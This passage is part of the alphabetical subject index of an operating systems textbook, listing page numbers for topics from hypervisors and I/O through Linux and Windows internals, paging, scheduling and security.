Hive, 875
Hoare, C.A.R, 137
Honeypot, 697
Host, 461, 571
Host operating system, 72, 477, 508
Host physical address, 488
Hosted hypervisor, 478
Huge page, Linux, 763
Hungarian notation, 408
Hybrid thread, 112–113
Hydra, 610
Hyper-V, 474, 879
Hypercall, 477, 483
Hypercube, multicomputer, 547
Hyperlink, 576
Hyperthreading, 23–24
Hypervisor, 472, 475, 879
  hosted, 478
  type 1, 70–72, 477–478
  type 2, 70, 477–478, 481
Hypervisor rootkit, 680
Hypervisor-induced page fault, 487
Hypervisors vs. microkernels, 483–485

I

I-node, 58, 286–287, 325, 784
I-node table, 788
I-space, 227
I/O, interrupt driven
I/O API calls in Windows, 945–948
I/O completion port, 948
I/O device, 28–31, 338
I/O hardware, 337–351
I/O in Linux, 767–775
I/O in Windows, 943–952
I/O manager, 888
I/O MMU, 491
I/O port, 341
I/O port space, 30, 341
I/O request packet, 902, 950
I/O scheduler, Linux, 773
I/O software, 351–355
  user-space, 367–369

I/O software layers, 356–369
I/O system calls in Linux, 770–771
I/O system layers, 368
I/O using DMA, 355
I/O virtualization, 490–493
I/O-bound process, 152
IAAS (*see* Infrastructure As A Service)
IAT (*see* Import Address Table)
IBinder, Android, 821
IBM AS/400, 609
IBM PC, 15
IC (*see* Integrated Circuit)
Icon, 405
IDE (*see* Integrated Drive Electronics)
Ideal processor, Windows, 925
Idempotent operation, 296
Identity theft, 661
IDL (*see* Interface Definition Language)
IDS (*see* Intrusion Detection System)
IF (*see* Interrupt Flag)
IIOP (*see* Internet InterOrb Protocol)
Immediate file, 958
Impersonation, 968
Implementation, RPC, 557
Implementation issues, paging, 233–240
  segmentation, 243–252
Implementation of an operating system, 993–1010
Implementation of I/O in Linux, 771–774
Implementation of I/O in Windows, 948–952
Implementation of memory management in Linux, 758–764
Implementation of memory management in Windows, 933–942
Implementation of processes, 94–95
Implementation of processes in Linux, 740–746
Implementation of processes in Windows, 919–927
Implementation of security in Linux, 801–802
Implementation of security in Windows, 970–975
Implementation of the file system in Linux, 784–792
Implementation of the NT file system in Windows, 954–964
Implementation of the object manager in Windows, 894–896
Implementing directories, 288–291
Implementing files, 282–287
Implicit intent, Android, 837
Import address table, 906
Imprecise interrupt, 350–351
IN instruction, 341
Incremental dump, 307
Indirect block, 324, 789–790
Indirection, 1007
Indium tin oxide, 415
Industry standard architecture, 32
Infrastructure as a service, 496
Init, 91, 809
InitializeAcl, 970
InitializeSecurityDescriptor, 970
InitOnceExecuteOnce, 919, 977
Inode, 784
Input software, 394–399
Input/Output, 45
Insider attacks, 657–660
Instruction backup, 235–236
Integer overflow attack, 654
Integrated circuit, 10
Integrated drive electronics, 369
Integrity checker, 691
Integrity level, 969
Integrity star property, 615
Integrity-level SID, 971
Intent, Android, 836–837
Intent resolution, 837
Interconnection network, omega, 523–524
  perfect shuffle, 523
Interconnection technology, 546
Interface definition language, 582
Interfaces to Linux, 724–725
Interfacing for device drivers, 362–363
Interleaved memory, 525
Internal fragmentation, 226
Internet, 571–572
Internet interorb protocol, 583
Internet protocol, 574, 770
Interpretation, 700–701
Interpreter, 475
Interprocess communication, 40, 119–149
  Windows, 916–917
Interrupt, 30, 347–351
  imprecise, 350–351
  precise, 349–351
Interrupt controller, 31
Interrupt flag, 482
Interrupt handler, 356–357
Interrupt remapping, 491–492

Interrupt service routine, 883
Interrupt vector, 31, 94, 348
Interrupt-driven I/O, 354–355
Introduction to scheduling, 150
Intruder, 599
Intrusion detection system, 687, 695
  model-based, 695–697
Invalid page, Windows, 929
Inverted page table, 207–208
IoCallDrivers, 948–949
IoCompleteRequest, 948, 961, 962
Ioctl, 770, 771
IopParseDevice, 902, 903
iOS, 19
IP (*see* Internet Protocol)
IP address, 574
IPC (*see* InterProcess Communication)
iPhone, 19
IPSec, 619
Iris recognition, 637
IRP (*see* I/O Request Packet)
ISA (*see* Industry Standard Architecture)
ISO 9660 file system, 326–331
ISR (*see* Interrupt Service Routine)
ITO (*see* Indium Tin Oxide)

J

Jacket (around system call), 110
Jailing, 694–695
Java Development Kit, 702
Java security, 701
Java Virtual Machine, 72, 700, 702
JBD (*see* Journaling Block Device)
JDK (*see* Java Development Kit)
Jiffy, 747
JIT compilation (*see* Just-In-Time compilation)
Job, 8
  Windows, 909–911
Job management API calls, Windows, 914–919
Jobs, Steve, 16, 405
Joliet extensions, 330–331
Journal, 874
Journaling, NTFS, 963
Journaling block device, 791
Journaling file system, 295, 295–296, 790–792
Just-in-time compilation, 814
JVM (*see* Java Virtual Machine)

K

KDE, 18
Kerckhoffs' principle, 620
Kernel, Windows, 877, 882
Kernel handle, 897
Kernel lock, 533
Kernel mode, 1
Kernel rootkit, 680
Kernel thread, 997
Kernel-mode driver framework, 949
Kernel-space thread, 111–112
Kernel32.dll, 922
Kernighan, Brian, 715
Key
  object type Windows, 894
  file, 268
Key. cryptographic, 620
Keyboard software, 394–398
Keylogger, 661
Kildall, Gary, 14–15
Kill, 54, 59, 91, 739
KMDF (*see* Kernel-Mode Driver Framework)
Kqueues, 904
KVM, 474

L

L1 cache, 26
L2 cache, 26
LAN (*see* Local Area Network)
Laptop mode, Linux, 767
Large scale integration, 15
Large-address-space operating system, 1024–1025
Late binding, 1001
Layered system, 64, 993–994
Layers of I/O software, 368
LBA (*see* Logical Block Addressing)
LDT (*see* Local Descriptor Table)
Least auhority, principle
Least recently used, simulation in software, 214
Least recently used page replacement algorithm, 213–214, 935
LeaveCriticalSection, 918
Library rootkit, 681
Licensing issues for virtual machines, 494–495
Lightweight process, 103

Limit register, 186
Limits to clock speed, 517
Linda, 584–587
Line discipline, 774
Linear address, 250
Link, 54, 57, 58, 280, 783
  file, 291, 777
Linked lists for memory management, 192–194
Linked-list allocation, 284
Linked-list allocation using a table in memory, 285
Linker, 76
Linux, 14, 713–802
  history, 720–722
  overview, 723–733
Linux booting, 751
Linux buddy algorithm, 762
Linux dentry data structure, 784
Linux elevator algorithm, 773
Linux ext2 file system, 785–790
Linux ext4 file system, 790–792
Linux extensions for Android, 810–814
Linux file system, 775–798
  implementation, 784–792
  introduction, 775–780
Linux file-system calls, 780–783
Linux goals, 723
Linux header file, 730
Linux I/O, 767–775
  implementation, 771–774
  introduction, 767–769
Linux I/O scheduler, 773
Linux I/O system calls, 770–771
Linux interfaces, 724–725
Linux journaling file system, 790–792
Linux kernel structure, 731–733
Linux layers, 724
Linux laptop mode, 767
Linux loadable module, 775–76
Linux login, 752
Linux memory allocation, 761–763
Linux memory management, 753–767
  implementation, 758–764
  introduction, 754–756
Linux memory management system calls, 756–758
Linux networking, 769–770
Linux O(1) scheduler, 747
Linux page replacement algorithm, 765–767
Linux paging, 764–765
Linux pipe, 735
Linux process, 733–753
  implementation, 740–746
  introduction, 733–736
Linux process creation, 735
Linux process management system calls, 736–739
Linux process scheduling, 746–751
Linux processes, implementation, 740–746
Linux runqueue, 747
Linux security, 798–802
  implementation, 801–802
Linux security system calls, 801
Linux signal, 735–736
Linux slab allocator, 762
Linux synchronization, 750–751
Linux system call,
  file-system calls, 780–783
  I/O, 770–771
  memory management, 756–758
  process management, 736–739
  security, 801
Linux system calls (*see* Access, Alarm, Brk, Chdir, Chmod, Chown, Clone, Close, Closedir, Creat, Exec, Exit, Fstat, Fsuid, Fsync, Getpid, Ioctl, Kill, Link, Lseek, Mkdir, Mmap, Mount, Munmap, Nice, Open, Opendir, Pause, Pipe, Read, Rename, Rewinddir, Rmdir, Select, Setgid, Setuid, Sigaction, Sleep, Stat, Sync, Time, Unlink, Unmap, Wait, Waitpid, Wakeup, Write)
Linux task, 740
Linux thread, 743–746
Linux timer, 747
Linux utility programs, 729–730
Linux virtual address space, 763–764
Linux virtual file system, 731–732, 784–785
Live migration, 497
Livelock, 461–463
Load balancing, multicomputer, 563–566
Load control, 225
Loadable module, Linux, 775–776
Local area network, 568
Local descriptor table, 249
Local page replacement, 222–223
Local procedure call, 867
Local vs. global allocation policy, 222
Locality of reference, 216
Location independence, 580
Location transparency, 579
Lock variable, 123
Lock-and-key memory protection, 185

Locking, 778–779
Locking pages in memory, 237
Log-structured file system, 293–293
Logic bomb, 657–658
Logical block addressing, 371
Logical dump, file system, 309
Login Linux, 752
Login spoofing, 659–660
LookupAccountSid, 970
Loosely coupled distributed system, 519
Lord Byron, 7
Lottery scheduling, 163
Lovelace, Ada, 7
Low-level communication software, 550–552
Low-level format, 375
Low-rights IE, 971
LPC (*see* Local Procedure Call)
LRU (*see* Least Recently Used page replacement)
LRU block cache, 315
Lseek, 54, 57, 83, 297, 744, 745, 782
LSI (*see* Large Scale Integration)
Lukasiewicz, Jan, 408

M

Mac, 33
Mac OS X, 16
Machine physical address, 488
Machine simulator, 71
Macro, 74
Macro virus, 671
Magic number, file, 269
Magnetic disk, 369–371
Mailbox, 145
Mailslot, 916
Mainframe, 8
Mainframe operating system, 35
Major device, 768
Major device number, 363
Major page fault, 204
Making single-threaded code multithreaded, 116–119
Malloc, 652, 757
Malware, 639, 660–684
  keylogger, 661
  rootkit, 680–684
  spyware, 676–680
  Trojan horse, 663–664
Malware (*continued*)
  virus, 664–674
  worm, 674–676
Managing free memory, 190–194
Mandatory access control, 612
Manycore chip, 528–529, 1023–1024
Mapped file, 231
Mapped page writer, 941
Maroochy Shire sewage spill, 598
Marshalling, 552, 557, 822
Master boot record, 281, 378, 751
Master file table, 954
Master-slave multiprocessor, 532–533
Mauchley, William, 7
MBR (*see* Master Boot Record)
MDL (*see* Memory Descriptor List)
Mechanism, 67
Mechanism vs. policy, 165, 997–998
Memory, 24–27
  interleaved, 525
Memory compaction, 189
Memory deduplication, 489, 494
Memory descriptor list, 950
Memory hierarchy, 181
Memory management, 181–254
  Linux, 753–767
  Windows, 927–942
Memory management algorithm
  best fit algorithm, 193
  first fit, 192
  next fit algorithm, 192
  quick fit algorithm, 193
  worst fit algorithm, 193
Memory management API calls in Windows, 931–932
Memory management system calls in Linux, 756
Memory management unit, 28, 196
  I/O, 491
Memory management with bitmaps, 191
Memory management with linked lists, 192–194
Memory management with overlays, 194
Memory manager, 181, 889
Memory migration, pre-copy, 497
Memory overcommitment, 489
Memory page, 194
Memory pressure, 938
Memory virtualization, 486–490
Memory-allocation mechanism, Linux, 761–763
Memory-mapped file, 756
Memory-mapped I/O, 340–344
Memory-resident virus, 669

Mesh, multicomputer, 547
Message passing, 144–146
Message-passing interface, 146
Metadata, file, 271
Metafile, Windows, 412
Method, 407, 582
Metric units, 79–80
MFT (*see* Master File Table)
Mickey, 399
Microcomputer, 15
Microkernel, 65–68, 995–997
Microkernels vs. hypervisors, 483–485
Microsoft Development Kit, 865
Microsoft disk operating system, 15
Middleware, 568
  document-based, 576–577
  file-system-based, 577–582
  object-based, 582–584
Migration, live, 497
Mimicry attack, 697
Miniport, 893
MINIX, 14
  history, 719–720
MINIX 3, 66–68, 719–720
MINIX file system, 775–776, 785–786
Minor device, 59, 768
Minor device number, 363
Minor page fault, 204
MinWin, 863
Missing block, 312
Mitigation, 973
Mkdir, 54, 57, 783
Mmap, 654, 757, 813, 853
MMU (*see* Memory Management Unit)
Mobile code, 698
  encapsulating, 697–703
Mobile computer, 19–20
Model-based intrusion detection, 695–697
  static, 695
Modeling multiprogramming, 95–97
Modern software development kit, 865
Modified bit, 200
ModifiedPageWriter, 939, 941
Modules in Linux, 774
Monitor, 137–144
Monitor/mwait instruction, 539
Monoalphabetic substitution cipher, 620
Monolithic operating system, 63–64
Moore, Gordon, 527
Moore's law, 527
Morris, Robert, 674–676
Morris worm, 674–676
Motif, 402
Mount, 43, 54, 58, 59, 796
Mounted device, 351
Mouse software, 398–399
MPI (*see* Message-Passing Interface)
MS-DOS, 15, 16, 320, 858
MSDK (*see* Microsoft Development Kit)
Multicomputer, 545–566
Multicomputer hardware, 546–550
Multicomputer load balancing, 563–566
Multicomputer scheduling, 563
Multicomputer topology, 547–549
Multicore chip, 527–530
  heterogeneous, 529–530
  programming, 530
Multicore CPUs, virtualization
MULTICS (*see* MUltiplexed Information and computing service)
Multilevel page table, 205–207
Multilevel security, 612–615
Multiple processor systems, 517–589
Multiple programs without memory abstraction, 183
Multiple queue scheduling, 161
Multiplexed information and computing service 13, 49, 50, 65, 243–247, 714
Multiplexing, resource, 6
Multiprocessor, 86–87, 520–545
  directory-based, 525–527
  master-slave, 532–533
  NUMA, 525–527
  omega network, 523–524
  shared-memory, 520–545
  space sharing, 542–543
  symmetric, 533–534
  UMA, 520–525
Multiprocessor hardware, 520–530
Multiprocessor operating system, 36, 531–534
Multiprocessor scheduling, 539–545
  affinity, 541
  co-scheduling, 544
  gang, 544–545
  smart, 541
  two-level, 541
Multiprocessor synchronization, 534–537
Multiprogramming, 11, 86, 95–97
Multiqueue network cards, 551
Multistage switching network, 523–525
Multithreaded and multicore chip, 23

Multithreaded Web server, 100–101
Multithreaded word processor, 99–100
Multithreading, 23–24, 103
Multitouch, 415
Munmap, 757
Murphy's law, 120
Mutation engine, 690
Mutex, 132–134
Mutexes in Pthreads, 135–137
Mutual exclusion, 121
  busy waiting, 124
  disabling interrupts, 122–123
  lock variable, 123
  Peterson's solution, 124–125
  priority inversion, 128
  sleep and wakeup, 127–130
  spin lock, 124
  strict alternation, 123–124
  TSL instruction
Mutual exclusion with busy waiting, 122
Mythical man month, 1018–1019

N

Naming, 999–1001
Naming transparency, 579–580
National Security Agency, 13
Native NT, API, 868–871
NC-NUMA (*see* Non Cache-coherent NUMA)
Nested page table, 488
Netbook, 862
Network, nonblocking, 522
Network device, 774
Network File System, 297, 792–798
Network File System architecture, 792–793
Network File System implementation, 795–798
Network File System protocol, 794–795
Network File System V4, 798
Network hardware, 568–572
Network interface, 548–550
Network operating system, 18
Network processor, 530, 549–550
Network protocol, 574, 574–576
Network services, 572–574
Networking, Linux, 769–770
Next fit algorithm, 192
NFS (*see*Network File System)
NFS implementation, 795
NFU (*see* Not Frequently Used algorithm)
Nice, 747, 852
No memory abstraction, 181–185
Node-to-network interface communication, 551–552
Non cache-coherent NUMA, 525
Nonblocking call, 554–556
Nonblocking network, 522
Noncanonical mode, 395
Nonce, 626
Noncontrol-flow diverting attack, 648–649
Nonpreemptable resource, 437
Nonpreemptive scheduling, 153
Nonrepudability, 596
Nonresident attribute, 956
Nonuniform memory access, 520, 925
Nonvolatile RAM, 387
Nop sled, 642
Not frequently used page replacement algorithm, 214
Not recently used page replacement algorithm, 210–211
Notification event, Windows, 918
Notification object, 886
NRU (*see* Not Recently Used page replacement)
NSA (*see* National Security Agency)
NT file system, 265–266
NT namespace, 870
NtAllocateVirtualMemory, 869
NtCancelIoFile, 947
NtClose, 900, 901
NtCreateFile, 869, 901, 946, 947
NtCreateProcess, 867, 869, 915, 922, 978, 979
NtCreateThread, 869, 915
NtCreateUserProcess, 916, 919, 920, 921, 922
NtDeviceIoControlFile, 947
NtDuplicateObject, 869
NtFlushBuffersFile, 947
NTFS (*see* NT File System)
NtFsControlFile, 947, 963
NtLockFile, 947
NtMapViewOfSection, 869
NtNotifyChangeDirectoryFile, 947, 963
Ntoskrnl.exe, 864
NtQueryDirectoryFile, 946
NtQueryInformationFile, 947
NtQueryVolumeInformationFile, 947
NtReadFile, 899, 946
NtReadVirtualMemory, 869
NtResumeThread, 916, 922
NtSetInformationFile, 947
NtSetVolumeInformationFile, 947
NtUnlockFile, 947

NtWriteFile, 899, 946
NtWriteVirtualMemory, 869
Null pointer dereference attack, 653
NUMA (*see* NonUniform Memory Access)
NUMA multiprocessor, 525–527
NX bit, 644

O

ObCreateObjectType, 903
Object, 582
  security, 605
Object adapter, 583
Object cache, 762
Object file, 75
Object manager, 870, 888
Object manager implementation, 894–896
Object namespace, 898–905
Object request broker, 582
Object-based middleware, 582–584
ObOpenObjectByName, 901
Off line operation, 9
Omega network, 523–524
One-shot mode, clock, 389
One-time password, 631
One-way function, 609, 622
One-way hash chain, 631
Ontogeny recapitulates phylogeny, 47–50
Open, 54, 56, 57, 116, 272, 278, 297, 320, 333, 366, 437, 443, 608, 696, 718, 768, 781, 785, 786, 795, 796, 798
Open-file-description table, 789
Opendir, 280
OpenGL, 529
OpenSemaphore, 897
Operating system
  Android, 802–849
  BSD, 717–718
  embedded, 37
  guest, 477
  handheld device, 36
  history, 6–20
  host, 477
  Linux, 713–802
  mainframe, 35
  MD-DOS, 858
  Me, 859
  MINIX, 14, 66–68, 719–720, 775–776, 785–786
  monolithic, 63–64
  MS-DOS, 858
  multiprocessor, 36
  OS/2, 859
  PDP-11, 715–716
  personal computer, 36
  real time, 37–39
  sensor node, 27
  server, 35–36
  smart card, 38
  System V, 717
  UNIX, 14
  UNIX 32V, 717
  UNIX v7 323–325
  Vista, 862–863
  Win32, 860
  Windows 2000, 17, 861
  Windows 3.0, 860
  Windows 7, 863, 863–864
  Windows 8, 857–976
  Windows 95, 16, 859
  Windows 98, 16, 859
  Windows ME, 17, 859
  Windows NT, 16, 859, 860
  Windows NT 4.0, 861
  Windows Vista, 17, 862–863
  Windows XP, 17, 861
Operating system as a resource manager, 5–6
Operating system as an extended machine, 4–5
Operating system concepts, 38–50
Operating system defined, 1
Operating system design, 981–1027
  difficulties, 983–985
  goals, 982–983
  interfaces, 985–993
  principles, 985–987
  system-call interface, 991–993
  trends, 1022–1026
  useful techniques, 1005–1010
Operating system implementation, 993–1010
Operating system issues for power management, 419–425
Operating system paradigm, 987–983
Operating system performance, 1010–1018
  caching, 1015–1016
  exploiting locality, 1017
  hints, 1016
  optimize the common case, 1017–1018
  space-time trade-offs, 1012–1015

Operating system structure, 62–73, 993–997
  client-server, 68
  client-server system, 995–997
  exokernel, 73, 995
  extensible system, 997
  layered, 64–65
  layered system, 993–994
  microkernel, 65–68
  virtual machine, 69–72
Operating system type, 35–38
Operating systems security, 599–602
Optimal page replacement algorithm, 209–210
Optimize the common case, 1017
ORB (*see* Object Request Broker)
Orthogonality, 998–999
OS X, 16
OS/2, 859
OS/360, 11
Ostrich algorithm, 443
Out instruction, 341
Out-of-memory killer, Android, 813–814
Output software, 399–416
Overcommitting memory, 489
Overlapped seek, 369
Overlay, 194
Overwriting virus, 666

P

P operation on semaphore, 130
PAAS (*see* Platform As A Service)
Package manager, Android, 826
Packet switching, 547–548
PAE (*see* Physical Address Extension)
Page, memory, 194, 196
Page allocator, Linux, 761
Page daemon, Linux, 764
Page descriptor, Linux, 760
Page directory, 207, 251
Page directory pointer table, 207
Page fault, 198
  guest-induced, 487
  hypervisor-induced, 487
  major, 204
  minor, 204
Page fault frequency page replacement algorithm, 224
Page fault handling, 233–235
Page frame, 196
Page frame number, 200
  Windows, 939
Page frame number database, Windows, 939
Page frame reclaiming algorithm, 764, 765
Page map level 4, 207
Page replacement algorithm, 209–222
  aging, 214
  clock, 212–213
  first-in, first-out, 211
  global, 223–224
  least recently used, 213–214
  Linux, 765–767
  local, 222–223
  not frequently used, 214
  not recently used, 210–211
  optimal, 209–210
  page fault frequency, 224–225
  second-chance, 212
  summary, 221
  Windows, 937–939
  working set, 215
  WSClock, 219
Page sharing, content-based, 494
  transparent, 494
Page size, 225–227
Page table, 196–198, 198–201
  extended, 488
  large memory, 205–208
  multilevel, 205–207
  nested, 488
  shadow, 486
Page table entry, 199–201
  Windows, 937
Page-fault handling, Windows, 934–937
Page table walk, 204
Pagefile, Windows, 930–931
Paging, 195–208
  algorithms, 209–222
  basics, 195–201
  copy on write, 229
  design issues, 222–233
  fault handling, 233–235
  implementation issues, 233–240
  instruction backup, 235–236
  large memories, 205–208
  Linux, 764–765
  locking pages, 237
  separation of policy and mechanism, 239–240
  shared pages, 228–229

Paging daemon, 232
Paradigm, data, 989–991
  operating system, 987–993
Parallel bus architecture, 32
Parallels, 474
Parasitic virus, 668
Paravirt op, 485
Paravirtualization, 72, 476, 483
Parcel, Android, 821
Parent process, 90, 734
Parse routine, 898
Partition, 59, 879
Passive attack, 600
Password security, 628–632
Password strength, 628–629
Patchguard, 974
Path name, 43, 277–280
  absolute, 277
  relative, 278
Pause, 93, 739
PC, 15
PCI bus (*see* Peripheral Component Interconnect)
PCIe (*see* Peripheral Component Interconnect Express)
PCR (*see* Platform Configuration Register)
PDA (*see* Personal Digital Assistant)
PDE (*see* Page-Directory Entry)
PDP-1, 14
PDP-11, 49
PDP-11 UNIX, 715
PEB (*see* Process Environment Block)
Per-process items, 104
Per-thread items, 104
Perfect shuffle, 523
Performance, 1010–1018
  caching, 1015–1016
  exploiting locality, 1017
  file system, 314–319
  hints, 1016
  optimize the common case, 1017–1018
  space-time trade-offs, 1012–1015
Periodic real-time system, 164
Peripheral component interconnect, 32
Peripheral component interconnect express, 32–33
Persistence, file, 264
Personal computer operating system, 36
Personal digital assistant, 36
Personal firewall, 687
Peterson's algorithm, 124–125
PF (*see* Physical Function)
PFF (*see* Page Fault Frequency algorithm)
PFN (*see* Page Frame Number)
PFRA (*see* Page Frame Reclaiming Algorithm)
Phase-change memory, 909
Physical address, guest, 488
  host, 488
Physical address extension, 763
Physical dump, file system, 308
Physical function, 493
Physical memory management, Linux, 758–761
  Windows, 939–942
PID (*see* Process IDentifier)
Pidgin Pascal, 137
Pinned memory, 759
Pinning pages in memory, 237
Pipe, 44, 782
  Linux, 735
Pipeline, 21
PKI (*see* Public Key Infrastructure)
Plaintext, 620
Platform as a service, 496
Platform configuration register, 625
PLT (*see* Procedure Linkage Table)
Plug and play, 33, 889
Pointer, 74
POLA (*see* Principle of Least Authority)
Policy, 67
Policy vs. mechanism, 165, 997–998
  paging, 239–240
Polling, 354
Polymorphic virus, 689–691
Pop-up thread, 114–115, 556
Popek, Gerald, 474
Port number, 686
Portable C compiler, 716
Portable UNIX, 716–717
Portscan, 597
Position-independent code, 231
POSIX, 14, 50–62, 718
POSIX threads, 106–108
Power management, 417–426
  application issues, 425–426
  battery, 424–425
  CPU, 421–423
  display, 420
  driver interface, 425
  hard disk, 420–421
  hardware issues, 418–419
  memory, 423
  operating system issues, 419–425

Power management (*continued*)
thermal management, 424
Windows, 964–966
wireless communication, 423–424
PowerShell, 876
Pre-copy memory migration, 497
Preamble, 340
Precise interrupt, 349–351
Preemptable resource, 436
Preemptive scheduling, 153
Prepaging, 216
Present/absent bit, 197, 200
Primary volume descriptor, 327
Principal, security, 605
Principle of least authority, 603
Principles of operating system design, 985–987
Printer daemon, 120
Priority inversion, 128, 927
Priority scheduling, 159–161
Privacy, 596, 598
Privileged instruction, 475
Proc file system, 792
Procedure linkage table, 645
Process, 39–41, 85–173, 86
blocked, 92
CPU-bound, 152
I/O-bound, 152
implementation, 94–95
Linux, 740–746
ready, 92
running, 92
Windows, 908–927
Process behavior, 151–156
Process control block, 94
Process creation, 88–90
Process dependency, Android, 847
Process environment block, 908
Process group, Linux, 735
Process hierarchy, 91–92
Process ID, 53
Process identifier, Linux, 734
Process lifecycle, Android, 846
Process management API calls in Windows, 914–919
Process management system calls, 53–56
Process management system calls in Linux, 736–739
Process manager, 889
Process model, 86–88
Android, 844
Process scheduling
Linux, 746–751
Windows, 922–927
Process state, 92
Process switch, 159
Process table, 39, 94
Process termination, 90–91
Process vs. program, 87
Process-level virtualization, 477
Processes in Linux, 733–753
Processor, 21–24
Processor allocation algorithm, 564–566
graph-theoretic, 564–565
receiver-initiated, 566
sender-initiated, 565–566
ProcHandle, 869
Producer-consumer problem, 128–132
with messages, 145–146
with monitors, 137–139
with semaphores, 130–132
Program counter, 21
Program status word, 21
Program vs. process, 87
Programmed I/O, 352–354
Programming with multiple cores, 530
Project management, 1018–1022
Prompt, 46
Proportionality, 155
Protected process, 916
Protection, file system, 45
Protection command, 611
Protection domain, 603–605
Protection hardware, 48–49
Protection mechanism, 596
Protection ring, 479
Protocol, 574
communication, 460
NFS, 794
Protocol stack, 574
Pseudoparallelism, 86
PSW (*see* Program Status Word)
PTE (*see* Page Table Entry)
Pthreads, 106–108
function calls, 107
mutexes, 135–137
Public key infrastructure, 624
Public-key cryptography, 621–622
Publish/subscribe, model, 586
PulseEvent, 919
Python, 73

Q

Quality of service, 573
Quantum, scheduling 158
QueueUserAPC, 885
Quick fit algorithm, 193

R

R-node, NFS, 796
Race condition, 119–121, 121, 656
RAID (*see* Redundant Aray of Inexpensive Disks)
RAM (*see* Random Access Memory)
Random access memory, 26
Random-access file, 270
Raw block file, 774
Raw mode, 395
RCU (*see* Read-Copy-Update)
RDMA (*see* Remote DMA)
RDP (*see* Remote Desktop Protocol)
Read, 23, 39, 50, 50–51, 51, 54, 57, 60, 67, 100, 101, 106, 110, 111, 174, 271, 273, 275, 280, 297, 298, 299, 352, 363, 580, 581, 603, 696, 718, 725, 747, 756, 767, 768, 781, 782, 785, 788, 789, 795, 796, 797, 802
Read ahead, block, 317–318
  NFS, 797
Read only memory, 26
Read-copy-update, 148–149
Read-side critical section, 148
Readdir, 280, 783
Readers and writers problem, 171–172
ReadFile, 961
Ready proces, 92
Real time, 390
Real-time, hard, 38
  soft, 38
Real-time operating system, 37–38, 164
  aperiodic, 165
  periodic, 164
Real-time scheduling, 164–167
Recalibration, disk, 384
Receiver, Android, 833–834
Receiver-initiated processor allocation, 566
Reclaiming memory, 488–490
Recovery console, 894
Recovery through killing processes, 450
Recycle bin, 307
Red queen effect, 639
Redirection of input and output, 46
Redundant array of inexpensive disks, 371–375
  levels, 372
  striping, 372
Reentrancy, 1009
Reentrant code, 118, 361
Reference monitor, 602, 700
Referenced bit, 200
Referenced pointer, 896
ReFS (*see* Resilient File System)
Regedit, 876
Registry, Windows, 875–877
Regular file, 268
Reincarnation server, 67
Relative path, 777
Relative path name, 278
ReleaseMutex, 918
ReleaseSemaphore, 918
Releasing dedicated devices, 366
Relocation, 184
Remapping, interrupt, 491–492
Remote attestation, 625
Remote desktop protocol, 927
Remote direct memory access, 552
Remote procedure call, 556–558, 816, 864
  implementation, 557–558
Remote-access model, 577
Rename, 273, 280, 333
Rendezvous, 145
Reparse point, 954
  NTFS, 961
Replication in DSM, 561
Request matrix, 446
Request-reply service, 573
Requirements for virtualization, 474–477
Research, deadlocks, 464
  file systems, 331–332
  input/output, 426–428
  memory management, 252–253
  multiple processor systems, 587–588
  operating systems , 77–78
  processes and threads, 172–173
  security, 703–704
  virtual machine, 514–515
Research on deadlock, 464
Research on file systems, 331
Research on I/O, 426–427
Research on memory management, 252
Research on multiple processor systems, 587

Research on operating systems, 77–78
Research on security, 703
Research on virtualization and the cloud, 514
Reserved page, Windows, 929
ResetEvent, 918
Resilient file system, 266
Resistive screen, 414
ResolverActivity, 837
Resource, 436–439
  nonpremptable, 437
  preemptable, 436
  X, 403
Resource access, 602–611
Resource acquisition, 437–439
Resource allocation graph, 440–441
Resource deadlock, 439
  conditions for, 440
Resource graph, 445
Resource trajectory, 450–452
Resource vector
  available, 446
  existing, 446
Response time, 155
Restricted token, 909
Return-oriented programming, 645–647, 973
Return to libc attack, 645–647, 973
Reusability, 1008
Rewinddir, 783
Right, 603
RIM Blackberry, 19
Ritchie, Dennis, 715
Rivest-Shamir-Adelman cipher, 622
Rmdir, 54, 57, 783
Rock Ridge extensions, 329–331
Role, ACL, 606
Role of experience, 1021
ROM (*see* Read Only Memory)
Root, 800
Root directory, 43, 276
Root file system, 43
Rootkit, 680–684, application
  blue pill, 680
  firmware, 680
  hypervisor, 680
  kernel, 680
  library, 681
  Sony, 683–684
Rootkit detection, 681–683
ROP (*see* Return-Oriented Programming)
Round-robin scheduling, 158–159
Router, 461, 571
RPC (*see* Remote Procedure Call)
RSA cipher (*see* Rivest-Shamir-Adelman cipher)
Running process, 92
Runqueue, Linux, 747
Rwx bit, 45

S

SAAS (*see* Software As A Service)
SACL (*see* System Access Control List)
Safe boot, 894
Safe state, 452–453
Safety, hypervisor, 475
Salt, 630
SAM (*see* Security Access Manager)
Sandboxing, 471, 698–700
SATA (*see* Serial ATA)
Scan code, 394
Schedulable real-time system, 165
Scheduler, 149
Scheduler activation, 113–114, 912
Scheduling, 149–167
  introduction, 150–156
  multicomputer, 563
  multiprocessor, 539–545
  real-time, 164–167
  thread, 166–167
  when to do, 152
Scheduling algorithm, 149, 153
  aging, 162
  batch system, 156–158
  categories, 153
  fair-share, 163–164
  first-come, first-served, 156–157
  goals, 154–156
  guaranteed, 162
  interactive system, 158–164
  introduction, 150–156
  lottery, 163
  multiple queues, 161
  nonpreemptive, 153
  priority, 159–161
  round-robin, 158–159
  shortest job first, 157–158
  shortest process next, 162
  shortest remaining time next, 158
Scheduling group, 927

Scheduling mechanism, 165
Scheduling of processes
  Linux, 746–751
  Windows, 922–927
Scheduling policy, 165
Script kiddy, 599
Scroll bar, 406
SCSI (*see* Small Computer System Interface)
SDK (*see* Software Development Kit)
Seamless data access, 1025
Seamless live migration, 497
Second system effect, 1021
Second-chance page replacement algorithm, 212
Secret-key cryptography, 620–621
Section, 869, 873
SectionHandle, 869
Secure hash algorithm, 623
Secure virtual machine, 476
Security, 593–705
  Android, 838–844
  authentication, 626–638
  controlling access. 602–611
  defenses against malware, 684–704
  insider attacks, 657–660
  outsider attacks, 639–657
  password, 628–632
  use of cryptography, 619–626
Security access manager, 875
Security calls
  Linux, 801
  Windows, 969–970
Security by obscurity, 620
Security descriptor, 868, 968
Security environment, 595–599
Security exploit, drive-by-download, 639
Security ID, 967
Security in Linux, 798–802
  introduction, 798–800
Security in Windows, 966–975
Security mitigation, 973
Security model, 611–619
Security reference monitor, 890
Security system calls in Linux, 801
Seek, 271
Segment, 241
Segmentation, 240–252
  implementation, 243
  Intel x86, 247–252
  MULTICS, 243–247
Segmentation fault, 205
Select, 110, 111, 175
Self-map, 921
Semantics of file sharing, 580–582
Semaphore, 130, 130–132
Send and receive, 553
Sender-initiated processor allocation, 565–566
Sensitive instruction, 475
Sensor-node operating system, 37
Separate instruction and data space, 227–28
Separation of policy and mechanism, 165, 997–998
  paging, 239–240
Sequential access, 270
